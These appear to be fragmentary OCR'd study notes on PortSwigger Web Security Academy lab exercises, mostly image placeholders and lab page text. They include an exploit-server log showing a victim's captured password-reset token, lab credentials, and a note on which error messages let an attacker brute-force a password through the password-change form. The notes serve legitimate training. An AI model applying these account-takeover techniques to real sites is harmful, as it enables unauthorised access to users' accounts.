




```
49.43.162.19    2025-01-16 14:21:21 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:21:21 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:21:25 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:21:26 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:21:26 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:21:26 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:21:26 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:29:52 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:29:53 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:29:58 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:29:58 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:29:58 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:29:59 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:29:59 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:30:04 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:34:06 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:34:06 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:34:07 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:34:07 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:34:07 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:34:10 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:37:49 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:37:49 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:37:49 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:37:50 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:37:50 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.4.38       2025-01-16 14:38:10 +0000 "GET /forgot-password?temp-forgot-password-token=hoox2wtrppl93f80ify0y8j3e9al5k HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML,
49.43.162.19    2025-01-16 14:38:17 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:38:17 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19    2025-01-16 14:38:21 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```





▼ https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-brute-force-via-password-change


PortSwigger
Log out
MY ACCOUNT
Products
Solutions
Research
Academy
Support
Dashboard
Learning paths
Latest topics
All content
Hall of Fame
Get started
Get certified
Back to all topics
What is authentication?
How vulnerabilities arise
Impact of vulnerable authentication
Vulnerabilities in password-based authentication
Vulnerabilities in multi-factor authentication
Vulnerabilities in other authentication mechanisms
Vulnerabilities in OAuth authentication
Securing your authentication mechanisms
View all authentication labs
Web Security Academy > Authentication vulnerabilities > Other mechanisms > Lab
Lab: Password brute-force via password change
PRACTITIONER
LAB
Not solved
This lab's password change functionality makes it vulnerable to brute-force attacks. To solve the lab, use the list of candidate passwords to brute-force Carlos's account and access his "My account" page.
Your credentials: wiener:peter
Victim's username: carlos
Candidate passwords
ACCESS THE LAB
Solution
Community solutions
Find vulnerabilities in your authentication using Burp Suite
TRY FOR FREE



Web Security Academy
Password brute-force via password change
Back to lab description
LAB
Not solved
Home | My account
My Account
New passwords do not match
Your username is: wiener
Email
Update email
Current password
New password
Confirm new password
Change password



Authentication lab passwords
Mark as complete
In this topic
Authentication vulnerabilities
Password-based login
Multi-factor authentication
Other authentication mechanisms
How to secure your authentication mechanisms
All topics
SQL injection
XSS
CSRF
Clickjacking
Track your progress
Lab #12 - Password brute-force via password change
Target Goal - Brute-force Carlos's password in the password change functionality.
Your credentials: wiener:peter
Victim's username: carlos
new passwords don't match && current password is incorrect -> Current password is incorrect
new passwords don't match && current password is correct -> New passwords do not match
that we've hit this case over here which is that the new passwords don't





▼ https://portswigger.net/web-security/authentication/password-based/lab-broken-brute-force-protection-multiple-credentials-per-request








▼ https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-bypass-using-a-brute-force-attack


▼ Access Control

▼ https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter












▼ https://portswigger.net/web-security/all-labs#access-control-vulnerabilities











Congratulations, you solved the lab!

▼ https://0ab000a703dc7af080913aa0007900d4.web-security-academy.net/




